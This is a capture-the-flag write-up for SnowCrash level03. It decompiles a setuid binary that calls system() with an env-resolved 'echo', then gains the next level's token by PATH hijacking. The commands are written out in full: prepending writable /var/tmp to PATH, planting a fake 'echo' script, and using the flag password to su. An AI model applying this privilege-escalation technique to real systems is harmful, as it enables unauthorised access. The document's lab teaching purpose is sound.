

level03

Once more, we’ve got a little something waiting in our home directory. There’s this cheeky executable file taunting us with a message: *“Exploit me”*.



```
level03@SnowCrash:~$ ls
level03

level03@SnowCrash:~$ ./level03
Exploit me
```

Without hesitation, we extracted it from the VM, and employed *Ghidra*, a highly effective software for disassembling compiled files, to decompile it and understand its purpose.




```c
int main(int argc, char **argv, char **envp)
{
    int ret;
    gid_t groupid;
    uid_t userid;

    groupid = getegid();
    userid = geteuid();
    setresgid(groupid, groupid, groupid);
    setresuid(userid, userid, userid);
    ret = system(“/usr/bin/env echo Exploit me”);
    return ret;
}
```

After numerous attempts to alter the stack variables with gdb, we reached an impasse. It became clear that the exploit avenue lay in the command:

```
system(“/usr/bin/env echo Exploit me”);
```

We realized that the *“env”* could be manipulated to execute a malicious version of echo.
Therefore, we adjusted the *PATH* environment variable to include the directory */var/tmp*, where we had write permissions. Subsequently, we wrote a simple shell script and, ensuring the system call would locate it within the new *PATH*, aptly named it echo to be executed in place of the intended command.

level03^2



```
level03@SnowCrash:~$ export PATH=/var/tmp:$PATH

level03@SnowCrash:~$ env
...
PATH=/var/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games
...

level03@SnowCrash:~$ echo getflag > /var/tmp/echo

level03@SnowCrash:~$ ./level03
Exploit me

level03@SnowCrash:~$ chmod +x /var/tmp/echo

level03@SnowCrash:~$ ./level03
Check flag.Here is your token : qi0maab88jeaj46qoumi7maus

level03@SnowCrash:~$ su level04
Password: qi0maab88jeaj46qoumi7maus

level04@SnowCrash:~$
```